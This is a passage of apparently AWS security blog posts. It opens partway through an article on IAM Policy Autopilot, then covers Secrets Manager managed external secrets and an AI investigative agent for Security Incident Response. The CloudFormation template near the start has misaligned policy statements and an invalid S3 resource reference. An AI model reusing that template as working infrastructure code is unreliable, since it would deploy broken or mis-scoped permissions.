Cline generates the AWS CloudFormation template with the permissions provided by IAM Policy Autopilot:

AWSTemplateFormatVersion: "2010-09-09"
Resources:
	UploadEncryptionKey:
		Type: AWS::KMS::Key
		Properties:
			KeyPolicy:
				Statement:
					Effect: Allow
					Principal:
						AWS: !Sub "arn:aws:iam::123456789012:root"
					Action: "kms:*"
					Resource: "*"

	SecureUploadBucket:
		Type: AWS::S3::Bucket

	UploadLambdaRole:
		Type: AWS::IAM::Role
		Properties:
			AssumeRolePolicyDocument:
				Version: "2012-10-17"
				Statement:
				Effect: Allow
				Principal:
					Service: lambda.amazonaws.com
				Action: sts:AssumeRole
			Policies:
			- PolicyName: UploadPolicy
				PolicyDocument:
					Version: "2012-10-17"
					Statement:
					- Effect: Allow
						Action:
						- s3:PutObject
						Resource: !Sub "${SecureUploadBucket}/*"
						- Effect: Allow
						Action:
						- kms:Encrypt
						- kms:GenerateDataKey
						Resource: !GetAtt UploadEncryptionKey.Arn
						- Effect: Allow
						Action:
							- logs:CreateLogGroup
							- logs:CreateLogStream
							- logs:PutLogEvents
						Resource: "arn:aws:logs:*:*:*"

	UploadHandler:
		Type: AWS::Lambda::Function
		Properties:
			Runtime: nodejs18.x
			Handler: uploadHandler.handler
			Code:
				ZipFile: |
					// Lambda function code would be deployed separately
			Role: !GetAtt UploadLambdaRole.Arn
			Environment:
				Variables:
					BUCKET_NAME: !Ref SecureUploadBucket
					KMS_KEY_ID: !Ref UploadEncryptionKey

This demonstrates how IAM Policy Autopilot seamlessly integrates into the development workflow, providing the coding assistant with current and accurate IAM configurations when invoked, while requiring minimum user intervention.

In this example, you’re passing a single file to IAM Policy Autopilot to analyze, but it can take in multiple files when conducting static code analysis and creating IAM policies.

Direct CLI use: Simplified policy creation

If you prefer direct command-line interaction, the CLI provides the same analysis capabilities without requiring an AI coding assistant.

1. Builder has existing code and needs policies
In this example, you have the same uploadHandler.js file and want to generate identity-based IAM policies for deployment:
$ iam-policy-autopilot generate-policy --region us-west-2 --account 123456789012 --pretty Users/user/workspace/uploadHandler.js

2. IAM Policy Autopilot analyzes and outputs the policy

{
	"Version": "2012-10-17",
	"Statement": [
		{
			"Effect": "Allow",
			"Action": [
				"s3:PutObject"
			],
			"Resource": "arn:aws:s3:::*/*"
		},
		{
			"Effect": "Allow",
			"Action": [
				"kms:Encrypt",
				"kms:GenerateDataKey"
			],
			"Resource": "arn:aws:kms:us-west-2:123456789012:key/*"
		},
		{
			"Effect": "Allow",
			"Action": [
				"logs:CreateLogGroup",
				"logs:CreateLogStream",
				"logs:PutLogEvents"
			],
			"Resource": "arn:aws:logs:us-west-2:123456789012:*"
		}
	]
}

3. Builder uses the generated policy
You can now copy this policy directly into your CloudFormation template, AWS Cloud Development Kit (AWS CDK) stack, or Terraform configuration.

This CLI approach provides the same code analysis and cross-service permission detection as the MCP server but fits naturally into command-line workflows and automated deployment pipelines.

Best practices and considerations

When using IAM Policy Autopilot in your development workflow, following these practices will help you maximize its benefits while maintaining security best practices.

Start with IAM Policy Autopilot-generated policies, then refine

IAM Policy Autopilot generates policies that prioritize functionality over minimal permissions, helping your applications run successfully from the first deployment. These policies provide a starting point that you can refine as your application matures. Review the generated policies so that they align with your security requirements before deploying them.

Understand the IAM Policy Autopilot analysis scope

IAM Policy Autopilot excels at identifying direct AWS SDK calls in your code, providing comprehensive policy coverage for most development scenarios, but has some limitations to keep in mind. For example, if your code calls s3.getObject(bucketName) where bucketName is determined at runtime, IAM Policy Autopilot currently doesn’t predict which bucket will be accessed. For applications using third-party libraries that wrap AWS SDKs, you might need to supplement the analysis produced by IAM Policy Autopilot with manual policy review. Currently, IAM Policy Autopilot focuses on identity-based policies for IAM roles and users but does not create resource-based policies such as S3 bucket policies or KMS key policies.

Integrate with existing IAM workflows

IAM Policy Autopilot works best as part of a comprehensive IAM strategy. Use IAM Policy Autopilot to generate functional policies quickly, then use other AWS tools for ongoing refinement. For example, AWS IAM Access Analyzer can help identify unused permissions over time. This combination creates a workflow from rapid deployment to least-privilege optimization.

Understand the boundary between IAM Policy Autopilot and your coding assistant

IAM Policy Autopilot generates policies with specific actions based on deterministic analysis of your code. When you use the MCP server integration, your AI coding assistant receives this policy and might modify it when creating infrastructure-as-code templates. For example, you might see the assistant add specific resource Amazon Resource Names (ARNs) or include KMS key IDs based on additional context from your code. These changes come from your coding assistant’s interpretation of your broader code context, not from the static analysis provided by IAM Policy Autopilot. Always review content generated by your coding assistant before deployment to verify that it meets your security requirements.

Choose the right integration approach

Use the MCP server integration when working with AI coding assistants for seamless policy creation during development conversations. The CLI tool works well for batch processing or when you prefer direct command-line interaction. Both approaches provide the same analysis capabilities, so choose based on your development workflow preferences.

Conclusion

IAM Policy Autopilot transforms IAM policy management from a development challenge into an automated capability that works seamlessly within existing workflows. By using the deterministic code analysis and policy creation capabilities of IAM Policy Autopilot, builders can focus on creating applications knowing they have the necessary permissions to run successfully on AWS.

Whether you prefer working with AI coding assistants through the MCP server integration or using the direct CLI approach, IAM Policy Autopilot provides the same analysis capabilities. The tool identifies common cross-service dependencies such as S3 operations with AWS KMS encryption, generates syntactically correct policies, and stays current with the expanding catalog of services provided by AWS, reducing the burden on both builders and their AI assistants.

Rather than requiring builders to become IAM experts or struggle with cryptic permission errors, IAM Policy Autopilot makes AWS development more accessible and efficient. The result is faster deployment cycles, fewer permission-related failures, and more time spent on creating business value instead of debugging access issues.

Ready to reduce IAM friction in your development workflow? IAM Policy Autopilot is available now at no additional cost. Get started with IAM Policy Autopilot by downloading it from the GitHub repository and experience how automated policy creation can accelerate your AWS development. We welcome your feedback and contributions as we continue to expand the capabilities and coverage of IAM Policy Autopilot.

If you have feedback about this post, submit comments in the Comments section below.

Diana Yin

Diana Yin

Diana is a Senior Product Manager for AWS IAM Access Analyzer. Diana focuses on solving problems at the intersection of customer insights, product strategy, and technology. Outside of work, Diana paints natural landscapes in watercolor and enjoys water activities. She holds an MBA from the University of Michigan and a Master of Education from Harvard University.

Luke Kennedy

Luke Kennedy

Luke is a Principal Software Development Engineer with AWS Identity and Access Management (IAM). Luke joined the IAM organization in 2013 after graduating from Rose-Hulman Institute of Technology with a degree in Computer Science and Software Engineering. Outside of AWS, Luke enjoys spending time with his cats, overcomplicating his home lab and network, and pursuing all things pumpkin flavored.

  •  

AWS Secrets Manager launches Managed External Secrets for Third-Party Credentials

Although AWS Secrets Manager excels at managing the lifecycle of Amazon Web Services (AWS) secrets, managing credentials from third-party software providers presents unique challenges for organizations as they scale usage of their cloud applications. Organizations using multiple third-party services frequently develop different security approaches for each provider’s credentials because there hasn’t been a standardized way to manage them. When storing these third-party credentials in Secrets Manager, organizations frequently maintain additional metadata within secret values to facilitate service connections. This approach requires updating entire secret values when metadata changes and implementing provider-specific secret rotation processes that are manual and time consuming. Organizations looking to automate secret rotation typically develop custom functions tailored to each third-party software provider, requiring specialized knowledge of both third-party and AWS systems.

To help customers streamline third-party secrets management, we’re introducing a new feature in AWS Secrets Manager called managed external secrets. In this post, we explore how this new feature simplifies the management and rotation of third-party software credentials while maintaining security best practices.

Introducing managed external secrets

AWS Secrets Manager has a proven track record of helping customers secure and manage secrets for AWS services such as Amazon Relational Database Service (Amazon RDS) or Amazon DocumentDB through managed rotation capabilities. Building on this success, Secrets Manager now introduces managed external secrets, a new secret type that extends this same seamless experience to third-party software applications like Salesforce, simplifying secret management challenges through standardized formats and automated rotation.

You can use this capability to store secrets vended by third-party software providers in predefined formats. These formats were developed in collaboration with trusted integration partners to define both the secret structure and required metadata for rotation, eliminating the need for you to define your own custom storage strategies. Managed external secrets also provides automated rotation by directly integrating with software providers. With no rotation functions to maintain, you can reduce your operational overhead while benefiting from essential security controls, including fine-grained permissions management using AWS Identity and Access Management (IAM), secret access monitoring through Amazon CloudWatch and AWS CloudTrail, and automated secret-specific threat detection through Amazon GuardDuty. Moreover, you can implement centralized and consistent secret management practices across both AWS and third-party secrets from a single service, eliminating the need to operate multiple secrets management solutions at your organization. Managed external secrets follows standard Secrets Manager pricing, with no additional cost for using this new secret type.

Prerequisites

To create a managed external secret, you need an active AWS account with appropriate access to Secrets Manager. The account must have sufficient permissions to create and manage secrets, including the ability to access the AWS Management Console or programmatic access through the AWS Command Line Interface (AWS CLI) or AWS SDKs. At minimum, you need IAM permissions for the following actions: secretsmanager:DescribeSecret, secretsmanager:GetSecretValue, secretsmanager:UpdateSecret, and secretsmanager:UpdateSecretVersionStage.

You must have valid credentials and necessary access permissions for the third-party software provider you plan to have AWS manage secrets for.

For secret encryption, you must decide whether to use an AWS managed AWS Key Management Service (AWS KMS) key or a customer managed KMS key. For customer managed keys, make sure you have the necessary key policies configured. The AWS KMS key policy should allow Secrets Manager to use the key for encryption and decryption operations.

Create a managed external secret

Today, managed external secrets supports three integration partners: Salesforce, Snowflake, and BigID. Secrets Manager will continue to expand its partner list and more third-party software providers will be added over time. For the latest list, refer to Integration Partners.

To create a managed external secret, follow the steps in the following sections.

Note: This example demonstrates the steps for retrieving Salesforce External Client App Credentials, but a similar process can be followed for other third-party vendor credentials integrated with Secrets Manager.

To select secret type and add details:

  1. Go to the Secrets Manager service in the AWS Management Console and choose Store a new secret.
  2. Under Secret type, select Managed external secret.
  3. In the AWS Secrets Manager integrated third-party vendor credential section, select your provider from the available options. For this walkthrough, we select Salesforce External Client App Credential.
  4. Enter your configurations in the Salesforce External Client App Credential secret details section. The Salesforce External Client App credentials consist of several key components:
    1. The Consumer key (client ID), which serves as the credential identifier for OAuth 2.0. You can retrieve the consumer key directly from the Salesforce External Client App Manager OAuth settings.
    2. The Consumer secret (client secret), which functions as the private password for OAuth 2.0 authentication. You can retrieve the consumer secret directly from the Salesforce External Client App Manager OAuth settings.
    3. The Base URI, which is your Salesforce org’s base URL (formatted as https://MyDomainName.my.salesforce.com), is used to interact with Salesforce APIs.
    4. The App ID, which identifies your Salesforce External Client Apps (ECAs) and can be retrieved by calling the Salesforce OAuth usage endpoint.
    5. The Consumer ID, which identifies your Salesforce ECA, can be retrieved by calling the Salesforce OAuth credentials by App ID endpoint. For a list of commands, refer to Stage, Rotate, and Delete OAuth Credentials for an External Client App in the Salesforce documentation.
  5. Select the Encryption key from the dropdown menu. You can use an AWS managed KMS key or a customer managed KMS key.
  6. Choose Next.
Figure 1: Choose secret type

Figure 1: Choose secret type

To configure a secret:

  1. In this section, you need to provide information for your secret’s configuration.
  2. In Secret name, enter a descriptive name and optionally enter a detailed Description that helps identify the secret’s purpose and usage. You also have additional configuration choices available: you can attach Tags for better resource organization, set specific Resource permissions to control access, and select Replicate secret for multi-Region resilience.
  3. Choose Next.
Figure 2: Configure secret

Figure 2: Configure secret

To configure rotation and permissions (optional):

In the optional Configure rotation step, the new secret configuration introduces two key sections focused on metadata management, which are stored separately from the secret value itself.

  1. Under Rotation metadata, specify the API version your Salesforce app is using. To find the API version, refer to List Available REST API Versions in the Salesforce documentation. Note: The minimum version needed is v65.0.
  2. Select an Admin secret ARN, which contains the administrative OAuth credentials that are used to rotate the Salesforce client secret.
  3. In the Service permissions for secret rotation section, Secrets Manager automatically creates a role with necessary permissions to rotate your secret values. These default permissions are transparently displayed in the interface for review when you choose view permission details. You can deselect the default permissions for more granular control over secret rotation management.
  4. Choose Next.
Figure 3: Configure rotation

Figure 3: Configure rotation

To review:

In the final step, you’ll be presented with a summary of your secret’s configuration. On the Review page, you can verify parameters before proceeding with secret creation.

After confirming that the configurations are correct, choose Store to complete the process and create your secret with the specified settings.

Figure 4: Review

Figure 4: Review

After successful creation, your secret will appear on the Secrets tab. You can view, manage, and monitor aspects of your secret, including its configuration, rotation status, and permissions. After creation, review your secret configuration, including encryption settings and resource policies for cross-account access, and examine the sample code provided for different AWS SDKs to integrate secret retrieval into your applications. The Secrets tab provides an overview of your secrets, allowing for central management of secrets. Select your secret to view Secret details.

Figure 5: View secret details

Figure 5: View secret details

Your managed external secret has been successfully created in Secrets Manager. You can access and manage this secret through the Secrets Manager console or programmatically using AWS APIs.

Onboard as an integration partner with Secrets Manager

With the new managed external secret type, third-party software providers can integrate with Secrets Manager and offer their customers a programmatic way to securely manage secrets vended by their applications on AWS. This integration provides their customers with a centralized solution for managing both the lifecycle of AWS and third-party secrets, including automatic rotation capabilities from the moment of secret creation. Software providers like Salesforce are already using this capability.

“At Salesforce, we believe security shouldn’t be a barrier to innovation, it should be an enabler. Our partnership with AWS on managed external secrets represents security-by-default in action, removing operational burden from our customers while delivering enterprise-grade protection. With AWS Secrets Manager now extending to partners and automated zero-touch rotation eliminating human risk, we’re setting a new industry standard where secure credentials become seamless without specialized expertise or additional costs.” — Jay Hurst, Sr. Vice President, Product Management at Salesforce

There is no additional cost to onboard with Secrets Manager as an integration partner. To get started, partners must follow the process listed on the partner onboarding guide. If you have questions about becoming an integration partner, contact our team at aws-secrets-mgr-partner-onboarding@amazon.com with Subject: [Partner Name] Onboarding request.

Conclusion

In this post, we introduced managed external secrets, a new secret type in Secrets Manager that addresses the challenges of securely managing the lifecycle of third-party secrets through predefined formats and automated rotation. By eliminating the need to define custom storage strategies and develop complex rotation functions, you can now consistently manage your secrets—whether from AWS services, custom applications, or third-party providers—from a single service. Managed external secrets provide the same security features as standard Secrets Manager secrets, including fine-grained permissions management, observability, and compliance controls, while adding built-in integration with trusted partners at no additional cost.

To get started, refer to the technical documentation. For information on migrating your existing partner secrets to managed external secrets, see Migrating existing secrets. The feature is available in all AWS commercial Regions. For a list of Regions where Secrets Manager is available, see the AWS Region table. If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, start a new thread on Secrets Manager re:Post or contact AWS Support.

Rohit Panjala

Rohit is a Security Specialist at AWS, focused on data protection and cryptography services. He is responsible for developing and implementing go-to-market (GTM) strategies and driving customer and partner adoptions for AWS data protection services on a global scale. Before joining AWS, he worked in security product management at IBM and electrical engineering roles. He holds a BS in engineering from The Ohio State University.

Rochak Karki

Rochak is a Security Specialist Solutions Architect at AWS, focusing on threat detection, incident response, and data protection to help customers build secure environments. Rochak is a US Army veteran and holds a BS in engineering from the University of Wyoming. Outside of work, he enjoys spending time with family and friends, hiking, and traveling.

  •  

Accelerate investigations with AWS Security Incident Response AI-powered capabilities

If you’ve ever spent hours manually digging through AWS CloudTrail logs, checking AWS Identity and Access Management (IAM) permissions, and piecing together the timeline of a security event, you understand the time investment required for incident investigation. Today, we’re excited to announce the addition of AI-powered investigation capabilities to AWS Security Incident Response that automate this evidence gathering and analysis work.

AWS Security Incident Response helps you prepare for, respond to, and recover from security events faster and more effectively. The service combines automated security finding monitoring and triage, containment, and now AI-powered investigation capabilities with 24/7 direct access to the AWS Customer Incident Response Team (CIRT).

While investigating a suspicious API call or unusual network activity, scoping and validation require querying multiple data sources, correlating timestamps, identifying related events, and building a complete picture of what happened. Security operations center (SOC) analysts devote a significant amount of time to each investigation, with roughly half of that effort spent manually gathering and piecing together evidence from various tools and complex logs. This manual effort can delay your analysis and response.

AWS is introducing an investigative agent to Security Incident Response, changing this paradigm and adding layers of efficiency. The investigative agent helps you reduce the time required to validate and respond to potential security events. When a case for a security concern is created, either by you or proactively by Security Incident Response, the investigative agent asks clarifying questions to make sure it understands the full context of the potential security event. It then automatically gathers evidence from CloudTrail events, IAM configurations, and Amazon Elastic Compute Cloud (Amazon EC2) instance details and even analyzes cost usage patterns. Within minutes, it correlates the evidence, identifies patterns, and presents you with a clear summary.

How it works in practice

Before diving into an example, let’s paint a clear picture of where the investigative agent lives, how it’s accessed, and its purpose and function. The investigative agent is built directly into Security Incident Response and is automatically available when you create a case. Its purpose is to act as your first responder—gathering evidence, correlating data across AWS services, and building a comprehensive timeline of events so you can quickly move from detection to recovery.

For example: you discover that AWS credentials for an IAM user in your account were exposed in a public GitHub repository. You need to understand what actions were taken with those credentials and properly scope the potential security event, including lateral movement and reconnaissance operations. You need to identify persistence mechanisms that might have been created and determine the appropriate containment steps. To get started, you create a case in the Security Incident Response console and describe the situation.

Here’s where the agent’s approach differs from traditional automation: it asks clarifying questions first. When were the credentials first exposed? What’s the IAM user name? Have you already rotated the credentials? Which AWS account is affected?

This interactive step gathers the appropriate details and metadata before it starts gathering evidence. Specifically, you’re not stuck with generic results—the investigation is tailored to your specific concern.

After the agent has what it needs, it investigates. It looks up CloudTrail events to see what API calls were made using the compromised credentials, pulls IAM user and role details to check what permissions were granted, identifies new IAM users or roles that were created, checks EC2 instance information if compute resources were launched, and analyzes cost and usage patterns for unusual resource consumption. Instead of you querying each AWS service, the agent orchestrates this automatically.

Within minutes, you get a summary, as shown in the following figure. The investigation summary includes a high-level summary and critical findings, which include the credential exposure pattern, observed activity and the timeframe, affected resources, and limiting factors.

This response was generated using AWS Generative AI capabilities. You are responsible for evaluating any recommendations in your specific context and implementing appropriate oversight and safeguards. Learn more about AWS Responsible AI requirements.

Note: The preceding example is representative output. Exact formatting will vary depending on findings.

The investigation summary includes various tabs for detailed information, such as technical findings with an events timeline, as shown in the following figure:

Figure 2 – Security event timeline

Figure 2 – Security event timeline

When seconds count, this transparency is paramount to a quick, high-fidelity, and accurate response—especially if you need to escalate to the AWS CIRT, a dedicated group of AWS security experts, or explain your findings to leadership, creating a single lens for stakeholders to view the incident.

When the investigation is complete, you have a high-resolution picture of what happened and can make informed decisions about containment, eradication, and recovery. For the preceding exposed credentials scenario, you might need to:

  • Delete the compromised access keys
  • Remove the newly created IAM role
  • Terminate the unauthorized EC2 instances
  • Review and revert associated IAM policy changes
  • Check for additional access keys created for other users.

When you engage with the CIRT, they can provide additional guidance on containment strategies based on the evidence the agent gathered.

What this means for your security operations

The leaked credentials scenario shows what the agent can do for a single incident. But the bigger impact is on how you operate day-to-day:

  • You spend less time on evidence collection. The investigative agent automates the most time-consuming part of investigations—gathering and correlating evidence from multiple sources. Instead of spending an hour on manual log analysis, you can spend most of that time on making containment decisions and preventing recurrence.
  • You can investigate in plain language. The investigative agent uses natural language processing (NLP), which you can use to describe what you’re investigating in plain language, such as unusual API calls from IP address X or data access from terminated employee’s credentials, and the agent translates that into the technical queries needed. You don’t need to be an expert in AWS log formats or know the exact syntax for querying CloudTrail.
  • You get a foundation for high-fidelity and accurate investigations. The investigative agent handles the initial investigation—gathering evidence, identifying patterns, and providing a comprehensive summary. If your case requires deeper analysis or you need guidance on complex scenarios, you can engage with the AWS CIRT, who can immediately build on the work the agent has already done, speeding up their response time. They see the same evidence and timeline, so they can focus on advanced threat analysis and containment strategies rather than starting from scratch.

Getting started

If you already have Security Incident Response enabled, the AI-powered investigation capabilities are available now—no additional configuration needed. Create your next security case and the agent will start working automatically.

If you’re new to Security Incident Response, here’s how to set it up:

  1. Enable Security Incident Response through your AWS Organizations management account. This takes a few minutes through the AWS Management Console and provides coverage across your accounts.
  2. Create a case. Describe what you’re investigating; you can do this through the Security Incident Response console or an API, or set up automatic case creation from Amazon GuardDuty or AWS Security Hub alerts.
  3. Review the analysis. The agent presents its findings through the Security Incident Response console, or you can access them through your existing ticketing systems such as Jira or ServiceNow.

The investigative agent uses the AWS Support service-linked role to gather information from your AWS resources. This role is automatically created when you set up your AWS account and provides the necessary access for Support tools to query CloudTrail events, IAM configurations, EC2 details, and cost data. Actions taken by the agent are logged in CloudTrail for full auditability.

The investigative agent is included at no additional cost with Security Incident Response, which now offers metered pricing with a free tier covering your first 10,000 findings ingested per month. Beyond that, findings are billed at rates that decrease with volume. With this consumption-based approach, you can scale your security incident response capabilities as your needs grow.

How it fits with existing tools

Security Incident Response cases can be created by customers or proactively by the service. The investigative agent is automatically triggered when a new case is created, and cases can be managed through the console, API, or Amazon EventBridge integrations.

You can use EventBridge to build automated workflows that route security events from GuardDuty, Security Hub, and Security Incident Response itself to create cases and initiate response plans, enabling end-to-end detection-to-investigation pipelines. Before the investigative agent begins its work, the service’s auto-triage system monitors and filters security findings from GuardDuty and third-party security tools through Security Hub. It uses customer-specific information, such as known IP addresses and IAM entities, to filter findings based on expected behavior, reducing alert volume while escalating alerts that require immediate attention. This means the investigative agent focuses on alerts that actually need investigation.

Conclusion

In this post, I showed you how the new investigative agent in AWS Security Incident Response automates evidence gathering and analysis, reducing the time required to investigate security events from hours to minutes. The agent asks clarifying questions to understand your specific concern, automatically queries multiple AWS data sources, correlates evidence, and presents you with a comprehensive timeline and summary while maintaining full transparency and auditability.

With the addition of the investigative agent, Security Incident Response customers now get the speed and efficiency of AI-powered automation, backed by the expertise and oversight of AWS security experts when needed.

The AI-powered investigation capabilities are available today in all commercial AWS Regions where Security Incident Response operates. To learn more about pricing and features, or to get started, visit the AWS Security Incident Response product page.

If you have feedback about this post, submit comments in the Comments section below.

Daniel Begimher

Daniel Begimher

Daniel is a Senior Security Engineer in Global Services Security, specializing in cloud security, application security, and incident response. He co-leads the Application Security focus area within the AWS Security and Compliance Technical Field Community, holds all AWS certifications, and authored Automated Security Helper (ASH), an open source code scanning tool.

  •  
❌